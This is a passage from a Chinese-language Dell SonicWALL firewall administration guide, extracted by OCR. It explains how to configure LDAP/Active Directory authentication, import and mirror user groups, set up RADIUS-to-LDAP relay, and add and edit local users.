2 在**主要域**字段，指定 LDAP 实施使用的用户域。对于 AD，这是 Active Directory 域名，例如 *yourADdomain.com*。可以选择将对该字段的更改自动更新到页面其余的树信息。将所有方案默认设为 **mydomain.com**，但 Novell eDirectory 除外，并设为 **o=mydomain**。

3 在**用于登录服务器的树**字段中，在为在**设置**选项卡的**登录用户名**字段中指定的用户帐户保存用户对象的目录中指定树。例如，在 Active Directory (AD) 中，“管理员”帐户的默认树与用户树相同。

> **注：**除非在**设置**选项卡上选择**在树中给出用户名/位置**，否则此字段为灰显。

4 **包含用户的树**表列出了用户对象在 LDAP 目录中通常所在的树。在用户验证期间，搜索列出的树可找到该用户。可以编辑提供的默认值 **mydomain.com/user**，最多可以提供 64 个 DN 值，且防火墙将搜索目录直至找到匹配项，否则将查找完整个列表。

要添加新的树：

a 单击**添加**。将显示包含默认树的**新建树**对话框。



b 输入新树。

可以只指定主要域，其中还包括备用 LDAP 服务器上的子域，或者为了提高搜索效率，也可以在目录中输入特定的子树。

可以指定下列两种格式的树：

- 路径格式（例如 `domain.com/people`）

- 识别名格式（例如 `ou=people,dc=domain,dc=com`）；对于有非标准格式的 DN 的树，此格式为必需。在使用此格式时，必须在句点 (.) 和 斜杠 (/) 字符前加反斜杠 (\)。如需对识别名中的字符进行转义的额外要求的信息，请参见 RFC2253。

c 单击**确定**。该树添加到表中。

要编辑表中的现有树：

a 选择表中的树。

b 单击**编辑**。

c 进行必要的更改。

d 单击**确定**。对表中的树进行了更改。

要删除表中的现有树：

a 选择表中的树。

b 单击**删除**。

5 排序并不重要，但是由于以既定顺序搜索，所以将最常用的树放在各列表的前面是最高效的做法。如果要使用多个 LDAP 服务器之间的提名，最好的排序是将位于主服务器上的树放在前面，其余树以提名顺序排列。要调整表中的条目的位置：

a 选择要移动的树。

b 单击**向上**或**向下**箭头，直到该条目移至所需的位置。

c 对每个要调整位置的树重复步骤 a 和步骤步骤 b。

6 在**包含用户群组的树**字段中，指定用户群组对象在 LDAP 目录中通常所在的树。最多可以提供 32 个 DN 值。这仅适用于方案的用户对象中没有用户群组成员身份属性，且不使用 AD 的情况。要添加新的树：

a 单击**添加**。将显示包含默认树的**新建树**对话框。



b 输入新树。如需格式信息，请参见步骤 4。

c 单击**确定**。该树添加到表中。

要编辑表中的现有树：

a 选择表中的树。

b 单击**编辑**。

c 进行必要的更改。

d 单击**确定**。对表中的树进行了更改。

要删除表中的现有树：

a 选择表中的树。

b 单击**删除**。

7 排序并不重要，但是由于以既定顺序搜索，所以将最常用的树放在各列表的前面是最高效的做法。如果要使用多个 LDAP 服务器之间的提名，最好的排序是将位于主服务器上的树放在前面，其余树以提名顺序排列。要调整表中的条目的位置：

a 选择要移动的树。

b 单击**向上**或**向下**箭头，直到该条目移至所需的位置。

c 对每个要调整位置的树重复步骤 a 和步骤步骤 b。

8 **自动配置**按钮使防火墙通过扫描一个或多个目录查找包含用户对象的所有树来自动配置**包含用户的树**和**包含用户群组**的树字段。必须首先设置**主要域**和**用于登录服务器的用户树**。

> 注：很可能找到用户登录不需要的树，推荐手动移除此类条目。

a 单击**自动配置**。将显示**LDAP 用户/群组树自动配置**对话框。



b 选择：

- **附加到现有树** – 新树添加到现有配置
- **替换现有树** – 先移除当前配置的所有树，再添加新树

c 单击**确定**。

> 注：这可能需要一些时间。

> 提示：如果使用有提名的多个 LDAP/AD 服务器，可以对每个服务器重复该过程，相应地替换**要搜索的域**，并对随后的各运行选择**附加到现有树**。

9 单击**应用**。

提名选项卡

1 选择**提名**选项卡。



2 如果网络中使用多个 LDAP 服务器，可能需要 LDAP 提名。选中一个或多个以下复选框：

- **允许提名** – 如果用户信息位于 LDAP 服务器上，而不是配置的主服务器，则选择该选项。默认启用该设置。
- **在用户验证过程中允许连续的参考** – 如果各目录树位于多个 LDAP 服务器，则选择该选项。
- **在目录自动配置的过程总允许连续的参考** – 选择该选项在相同操作中从多个 LDAP 服务器读取目录树。默认启用该设置。
- **允许在域搜索中连续的参考** – 选择该选项在多个 LDAP 服务器中搜索子域。默认启用该设置。

3 单击**应用**。

用户和群组选项卡

1 选择**用户和群组**选项卡。



2 选中**仅允许本地列出的用户**复选框要求 LDAP 用户还必须存在于防火墙本地用户数据库中才能允许登录。

3 选中**用户群组可以通过重复 LDAP 用户名本地设置**复选框允许通过本地用户与 LDAP 用户配置的交集确定群组成员身份（和权限）。

4 从**默认的 LDAP 用户群组**下拉菜单，选择 LDAP 用户所属的防火墙上默认群组和在 LDAP 服务器上配置的群组成员身份。

> **提示：**还可以使用 LDAP 分配群组成员身份（和权限）。通过在 LDAP/AD 服务器上创建与内置群组名称相同的用户群组（例如**访客服务、内容过滤绕过、有限管理员**），并将用户分配到目录中的这些群组或在防火墙上创建与现有 LDAP/AD 用户群组名称相同的用户群组，在成功通过 LDAP 身份验证后，会自动向用户赋予群组成员身份。

如果 Active Directory 利用其返回用户“隶属于”属性的独特优势，防火墙可以更高效检索群组成员。

5 单击**导入用户**按钮，通过检索 LDAP 服务器中的用户名，可配置 Dell SonicWALL 上的本地用户。显示 **LDAP 导入用户**对话框，其中列出了可导入 Dell SonicWALL 的用户名。



a 选中您要导入 Dell SonicWALL 设备的每个用户对应的复选框。

b 单击**保存选中**。

从 LDAP 服务器读取的用户列表可能很长，您可能不想全部导入。列表中提供了**从列表中移除**按钮及其他多种移除不需要用户的方法。您可以使用这些选项将列表缩短到便于管理的大小，然后选择要导入的用户。

Dell SonicWALL 上的用户名与现有 LDAP 用户名相同有利于在 LDAP 身份验证成功后授予 Dell SonicWALL 用户权限。

6 如果要在策略规则、CFS 策略等中使用用户群组的名称，则需要在 SonicWALL 设备上复制 LDAP 服务器上的这些用户群组的名称。单击**导入用户群组**按钮可将用户群组从 LDAP 服务器导入 Dell SonicWALL 设备。将显示**从 LDAP 导入用户群组**对话框。



a 选择：

- **从 LDAP 目录导入用户群组**（默认）
- **自动配置群组以便按 LDAP 位置 (OU) 设置隶属**

将显示 **LDAP 导入用户群组**对话框。



b 选中您要导入 Dell SonicWALL 设备的每个用户群组对应的复选框。

c 单击**保存选中**。

从 LDAP 服务器读取的用户群组列表可能很长，您可能不想全部导入。列表中提供了**从列表中删除**按钮及其他多种移除不需要用户的方法。您可以使用这些选项将列表缩短到便于管理的大小，然后选择要导入的用户。

Dell SonicWALL 设备上的用户群组与现有 LDAP/AD 用户群组的名称相同有利于在成功 LDAP 身份验证后授予 Dell SonicWALL 群组成员身份和权限。

另外，您也可以在 LDAP/AD 服务器上手动创建与 Dell SonicWALL 内置群组名称相同的用户群组（例如“访客服务”、“内容过滤绕过”、“有限管理员”），并将用户分配到目录中的这些群组。这还允许在成功 LDAP 身份验证后授予 Dell SonicWALL 群组成员身份。

如果 Active Directory 利用其返回用户“隶属于”属性的独特优势，Dell SonicWALL 设备可以高效检索群组成员。

7 要启用 LDAP 用户群组镜像，请选中**本地镜像 LDAP 用户组**复选框。

在启用 LDAP 用户群组镜像后，Dell SonicWALL 设备会定期自动从 LDAP 服务器导入用户群组和用户群组嵌套（成员关系，其中群组是其他群组的成员），以创建与 LDAP 目录中的用户群组形成镜像的本地用户群组。

这些镜像用户群组在**用户 > 本地群组**页面中单独列出，且它们的名称中包含其所在的域。可以在访问规则、CFS 策略等中选择这些群组，就像其他本地用户群组一样，但是有一些限制，例如不能在 Dell SonicWALL 设备上将其他用户群组添加为成员，但它们可以成为其他本地用户群组的成员，本地用户也可以成为它们的成员。

LDAP 服务器上为用户群组成员的用户会通过其本地镜像群组自动接收任何访问权限。

可以导入的最大用户群组数受限于每个产品，如果由于超过最大数量限制，而导致无法导入在 LDAP 服务器上找到的所有群组，则会生成事件日志。

> **提示：**为了避免超过此限制，选择仅导入那些有成员的群组和/或设置过滤器以避免导入不需要的群组。要获取设备尝试镜像的所有用户群组的 XML 列表，在您的浏览器地址栏中输入以下地址：
>
> `https://<ip_address>/ldapMirror.xml`。
>
> 还可以通过显示此设置的工具提示，来确定用户群组的最大数量。

从在**目录**选项卡的**包含用户群组的树**表中配置的目录树导入群组（请参见第 1245 页的目录选项卡）。可以在下面的**在子树上排除这些群组**表中配置过滤器。

8 在选择**本地镜像 LDAP 用户群组**后，**刷新时间（分钟）**自动变为可用。输入两次刷新之间间隔的最大时间。默认为 **5** 分钟。

9 （可选）要立即刷新，请单击**立即刷新**按钮。

10 选择要镜像的群组：

- **LDAP 服务器上的所有用户组**
- **仅那些拥有用户或者群组的群组**（默认）

11 通过将子树添加到**在子树上排除这些群组**表，可在 LDAP 目录中排除镜像这些子树。可以在 LDAP 目录中排除最多 32 个子树，位于这些子树中或之下的用户群组都不会镜像。

a 单击**添加**按钮。将显示**新建树**对话框。



b 输入新树。

c 单击**确定**。该树添加到表中。

要编辑表中的现有树：

a 选择表中的树。

b 单击**编辑**。

c 进行必要的更改。

d 单击**确定**。对表中的树进行了更改。

要删除表中的现有树：

a 选择表中的树。

b 单击**删除**。

12 排序并不重要，但是由于以既定顺序搜索，所以将最常用的树放在各列表的前面是最高效的做法。如果要使用多个 LDAP 服务器之间的提名，最好的排序是将位于主服务器上的树放在前面，其余树以提名顺序排列。要调整表中的条目的位置：

a 选择要移动的树。


b 单击**向上**或**向下**箭头，直到该条目移至所需的位置。

c 对每个要调整位置的树重复 步骤 a 和 步骤 b。

13 单击**应用**。

LDAP 中继选项卡

1 选择 **LDAP 中继**选项卡。



2 选中**启用 RADIUS 到 LDAP 中继**复选框启用 RADIUS 到 LDAP 的中继。此选择在默认情况下不启用。

"RADIUS 到 LDAP 中继"功能可用于拓扑结构，其中有包含 LDAP/AD 服务器的中央站点和有远程卫星站点通过可能不支持 LDAP 的防火墙与之相连的中央防火墙。在这种情况下，中央防火墙可以作为远程防火墙的 RADIUS 服务器运行，充当 RADIUS 和 LDAP 之间的网关，并将自身的身份验证请求中转至 LDAP 服务器。

3 在**允许 RADIUS 客户端连接通过**下，选中相关的复选框，将添加策略规则以相应允许收到的 RADIUS 请求。选项有：

- **受信任的区域**
- **WAN 区域**（默认）
- **公共区域**
- **无线区域**
- **VPN 区域**（默认）

4 在 **RADIUS 共享密钥**字段中，输入所有远程防火墙共用的共享密钥。

5 在用于传统用户的用户群组字段中，定义与传统用户对应的用户群组：

- **用于合法 VPN 用户的用户群组**
- **用于合法 VPN 客户端用户的用户群组**
- **用于合法 L2TP 用户的用户群组**
- **用于合法用户的群组 Iternet 访问**

对于运行不支持用户群组的非增强版固件的远程 Dell SonicWALL 设备，这些设置允许设备的互操作。在一个指定用户群组中的用户通过身份验证后，将通知远程 Dell SonicWALL 设备赋予该用户相应的权限。

注：根据成员身份向名为“内容过滤绕过”和“有限管理员”的用户群组返回“绕过过滤器”和“有限管理能力”权限，这些设置不可配置。

6 单击**应用**。

测试选项卡

1 选择**测试**选项卡。



测试页面允许通过使用指定的用户和密码登录凭据尝试身份验证来测试配置的 LDAP 设置。将显示为该用户在 LDAP/AD 服务器上配置的所有用户群组成员身份和/或成帧 IP 地址。

2 在**用户名**和**密码**字段，输入您配置的 LDAP 服务器的有效 LDAP 登录名称。

3 选择**密码验证**或 **CHAP**（质询握手身份验证协议）。

注：CHAP 仅适用于支持使用 LDAP 检索用户密码的服务器，在某些情况下，还要求配置 LDAP 服务器以反向存储密码。CHAP 不适用于 Active Directory。

4 单击**测试**。从 LDAP 服务器返回的状态和信息显示在**测试状态**、**来自 LDAP 的消息**和**返回的用户属性**字段。

5 单击**应用**。

6 单击**确定**。

118

配置本地用户

- 第 1254 页的用户 > 本地用户
  - 第 1255 页的配置本地用户设置
  - 第 1255 页的查看、编辑和删除本地用户
  - 第 1255 页的添加本地用户
  - 第 1257 页的编辑本地用户
  - 第 1257 页的从 LDAP 导入本地用户
  - 第 1263 页的配置访客管理员

用户 > 本地用户

本地用户是在安全设备的本地数据库中存储和管理的用户。在用户 > 本地用户页面，您可以查看和管理所有本地用户，添加新本地用户和编辑现有的本地用户。您还可以从 LDAP 服务器导入用户。



主题：

- 第 1255 页的配置本地用户设置
- 第 1255 页的查看、编辑和删除本地用户
- 第 1255 页的添加本地用户
- 第 1257 页的编辑本地用户
- 第 1257 页的从 LDAP 导入本地用户
- 第 1263 页的配置访客管理员

配置本地用户设置

可以在**用户> 本地用户**页面为所有本地用户配置以下全局设置：

- **应用所有本地用户的密码限制** - 对所有本地用户应用在**系统 > 管理**页面指定的密码限制。如需密码限制的更多信息，请参见第 165 页的登录安全。

  注：这不影响默认的“admin”用户帐户。

- **过期时剪除帐号** - 对于配置了有效期的用户帐户，选中该复选框将在过期时删除该用户帐户。如果禁用该复选框，在过期后仅禁用帐户。然后，管理员可以通过重新设置帐户的有效期重新启用帐户。

查看、编辑和删除本地用户

您可以在**用户> 本地用户**页面查看用户所属的全部群组。单击用户旁边的**展开**图标查看该用户的群组成员身份。

用户名称列表右侧的三列列出用户拥有的权限。展开的视图显示用户各项权限的来源群组。

- 将鼠标指针悬停在“VPN 访问”列中的**备注**图标上查看用户有 VPN 访问权限的网络资源。
- 在展开的视图中，单击**配置**下的**移除**图标将用户从群组中移除。
- 单击**配置**下的**编辑**图标编辑用户。
- 单击**配置**下的**删除**图标删除该行中的用户或群组。

添加本地用户

您可以在**用户> 本地用户**页面将本地用户添加到防火墙的内部数据库中。

注：如需创建 SSL VPN 客户端用户，请参阅第 585 页的为 SSL VPN 客户端创建用户。

将本地用户添加到数据库的步骤如下：

1 单击**添加用户**。显示**添加用户**配置对话框。



2 在**设置**选项卡，在**名称**字段中输入用户名。

3 在**密码**字段，输入用户的密码。密码区分大小写，并且应该包含字母和数字的组合，而不是家人、朋友或宠物的名字。

4 通过在**确认密码**字段重新输入确认密码。

5 此外，也可以选择性选中**用户必须修改密码**复选框强制用户在首次登录时更改其密码。选中**需要一次性密码**复选框启用要求 SSL VPN 用户提交系统生成的密码作二次身份验证的功能。

> **提示：**如果本地用户没有启用一次性密码，但其所属群组已启用，请确保配置好用户的电子邮件地址，否则该用户无法登录。


6 输入用户的电子邮件地址，以使其能够收到一次性密码。

7 在**帐号生命期**下拉菜单中，选择**从不过期**使帐户永久有效。或选择**分钟**、**小时**或**天数**指定有效期，此后将删除或禁用用户帐户。

- 如果您选择有限的生命周期，请选中**当过期时剪除帐号**复选框，在过期时删除用户帐户。如果禁用该复选框，在过期后仅禁用帐户。然后，管理员可以通过重新设置帐户的有效期重新启用帐户。

8 可以选择在**备注**字段中输入备注。

9 单击**群组**选项卡。



10 在**用户群组**下，选择用户将属于的一个或多个群组。

- 单击**向右的箭头 ->**按钮，将群组名称移到**成员**列表。用户将是所选群组的成员。
- 要移除群组中的用户，从**隶属成员**列表中选择群组，然后单击**向左的箭头 <-**按钮。

11 单击**VPN 访问**选项卡配置 VPN 用户（GVC、NetExtender 或虚拟办公室书签）可以访问哪些网络资源。



12 从**网络**列表中选择一个或多个网络。

13 单击**向右箭头**按钮将之移动到**访问列表**列。

要移除用户对网络的访问权限，从**访问列表**中选择该网络，然后单击**向左的箭头**按钮。

> 注：**VPN 访问**选项卡会影响远程客户端使用 GVC、NetExtender 和虚拟办公室书签访问网络资源的能力。如需允许 GVC、NetExtender 或虚拟办公室用户访问网络资源，必须将网络地址对象或群组添加到 **VPN 访问**选项卡上的访问列表。

14 单击**书签**选项卡，添加、编辑或删除作为相关群组成员的各用户的虚拟办公室书签。



15 如需添加书签，请单击**添加书签**按钮。如需关配置 SSL VPN 书签的信息，请参见第 1121 页的配置 SSL VPN 书签。

> 注：在可以配置用户的书签之前，用户必须是 SSLVPN 服务群组的成员。

16 单击**确定**完成用户配置。

编辑本地用户

您可以从**用户> 本地用户**页面编辑本地用户。

编辑本地用户的步骤如下：

1 在用户列表中，单击您要编辑的用户所在行的**配置**下方的**编辑**图标。

2 像添加新用户一样配置**设置**、**群组**、**VPN 访问**和**书签**选项卡。请参见第 1255 页的添加本地用户。

从 LDAP 导入本地用户

您可以通过检索 LDAP 服务器中的用户名配置防火墙上的本地用户。防火墙上的用户名与现有 LDAP/AD 用户名相同有利于在 LDAP 身份验证成功后授予 SonicWALL 用户权限。

从 LDAP 服务器读取的用户列表可能很长，您可能只想要导入较少的一部分。列表中提供了**从列表中移除**按钮及其他多种移除不需要用户的方法。您可以使用这些选项将列表缩短到便于管理的大小，然后选择要导入的用户。

从 *LDAP* 服务器导入用户的步骤如下：


1 转至**用户 > 设置**页面。



2 将**用户验证方法**设置为 **LDAP** 或 **LDAP + 本地用户**。**配置 LDAP** 按钮移动到上面。



3 单击**配置 LDAP** 按钮。显示 **LDAP 配置**对话框。



4 在**设置**选项卡中，配置以下这些服务器选项：

a 在**名称或者 IP 地址**字段中输入 LDAP 服务器的名称或 IP 地址。

b 执行以下其中一项操作：

- 在**端口数目**字段中输入 LDAP 服务器的端口编号；默认值是 **636**。
- 从**标准端口选择...** 下拉菜单中选择端口。
  - **默认 LDAP 端口 (389)**
  - **默认 LDAP 越过 TLS 端口 (636)**
  - **Windows 全局目录端口 (3268)**
  - **全局目录越过 TLS 端口 (3269)**

  如果从**标准端口选择...** 下拉菜单中选择端口，那么端口编号将会更改为所选端口的编号。

c 在**服务器超时（秒）**字段中输入服务器超时的秒数。这个服务器超时的秒数是等待来自网络上 LDAP 服务器的每一个响应的最长时间。默认值为 **10** 秒。

d 在**全面操作超时（分钟）**字段中输入全面操作超时的分钟数。这个全面操作超时的分钟数是任何自动操作所需的最长时间。默认为 **5** 分钟。

> **注：**某些操作，如配置目录或导入用户群组，可能会需要几分钟，尤其是跨多个 LDAP 服务器运行时。

5 从以下单选按钮中选择登录的类型：

- **匿名登录**
- **在树中给出用户名/位置**

  > **注：**用于登录服务器的用户树必须在目录选项卡中提供。

- **给出约束标识名**，将识别名绑定到 LDAP 服务器。

6 可执行以下某个选项：

- **匿名登录**，在**登录用户名**字段中输入用户名。
- **在树中给出用户名 / 位置**，输入这样一个名称，它在用户识别名的第一部分中，且不是**登录用户名**字段中的登录 ID。例如，John Doe 可能正常地登录为 jdoe，但您应该在此字段中输入 John Doe。您还必须在**目录**选项卡中提供登录到服务器的用户树。
- **给出约束标识名**，在**绑定识别名**字段中输入用于绑定到 LDAP 服务器的完整识别名。


7 要启用 TLS 模式，请确保选中**使用 TLS (SSL)**复选框。该选项默认情况下处于启用状态。

8 要允许 LDAP 服务器在相同的 TCP 端口上以 TLS 和非 TLS 模式运行，请选中**发送 LDAP “开始 TLS” 请求**复选框。

9 要以 TLS 模式请求来自 LDAP 服务器的有效证书，请确保选中**需要来自服务器的有效的证书**复选框。该选项默认情况下处于启用状态。

10 还可以从**本地用于 TLS 的证书**下拉菜单中选择 TLS 本地证书。默认设置为**无**。

11 单击**方案**选项卡。



12 在 **LDAP 方案**部分，从 **LDAP 方案**下拉菜单中选择方案：

- **Microsoft Active Directory**（默认）
- **RFC2798 InetOrgPerson**
- **RFC2307 网络信息服务**
- **Samba SMB**
- **NovelleDirectory**
- **用户定义**

> 注：在**用户对象**和**用户群组对象**部分中，哪些选项可用哪些选项变灰（不可用）将根据您选择的方案而改变。

13 如果选择了**用户定义**方案，请在**对象类别**字段中输入对象类型。默认值为 **user**。以下是其它方案的默认值，且这些默认值不能更改：

- Microsoft Active Directory – **user**
- RFC2798 InetOrgPerson – **inetOrgPerson**
- RFC2307 网络信息服务– **posixAccount**
- Samba SMB – **sambaSAMAccount**
- NovelleDirectory – **inetOrgPerson**

14 如果选择了**用户定义**方案，请在**登录名称功能**字段中输入登录名称属性。默认值为 **on**。以下是其它方案的默认值，且这些默认值不能更改：

- Microsoft Active Directory – **sAMAccountName**
- RFC2798 InetOrgPerson – **uid**

- RFC2307 网络信息服务 – **uid**
- Samba SMB – **uid**
- NovelleDirectory – **cn**

15 还可以在**有资格的登录名功能**字段中指定用户对象的属性以 *name@domain* 格式设置备选的登录名称。这尤其可用于有多个域的情况，其中，简单的登录名称可能在多个域中不唯一。默认值如下所示：

- Microsoft Active Directory – **userPrincipalName**
- RFC2798 InetOrgPerson – **mail**
- RFC2307 网络信息服务、Samba SMB、NovelleDirectory 和用户定义 – **empty**（空白）

> 注：通过 Active Directory，正常情况下，这将是 **userPrincipalName** 使用 *name@domain* 用于登录，但是可能会设置为 **mail** 以启用通过电子邮件地址登录。

16 如果选择了**用户定义**方案，请在**用户群组成员资格功能**字段中输入用户群组成员身份属性。此处无默认值。以下是其它方案的默认值，且这些默认值不能更改：

- Microsoft Active Directory – **memberOf**
- RFC2798 InetOrgPerson、RFC2307 网络信息服务、Samba SMB、NovelleDirectory 和用户定义 – **empty**（空白）

17 还可以在**额外用户群组 ID 功能**字段中指定额外的用户 ID 群组属性，然后选中**使用**复选框使该属性生效。**用户群组对象**部分中的**额外用户群组 ID 功能**和**额外用户群组匹配功能**允许除了那些通过 member 和/或 memberOf 属性找到的用户身份之外，还可以为用户设置额外的成员身份，例如：Active Directory 的群组属性。

如果指定并启用了**额外用户群组 ID 功能**，则在使用该属性的一个或多个实例找到用户对象时，将在 LDAP 目录中搜索更多可匹配那些属性的用户群组。如果使用设为某个值的**额外用户群组匹配功能**找到某个群组，则用户还将成为该群组的成员。

> 注：如果 LDAP 方案设置为 Microsoft Active Directory，则默认值为 PrimaryGroupID 且不能更改。但是，要使用这个值，必须选中”使用“复选框以启用这个功能。
>
> 通过 Active Directory，这个值和**额外用户群组匹配功能**的值将在用户的主要用户群组中给予用户成员身份（通常是域用户）。

18 在 **LDAP 导入用户**对话框中，您可以选择各用户或选择全部用户。要选择列表中的全部用户，选中列表顶部的**选择/取消选择全部**复选框。要清除全部选择，请再次单击。



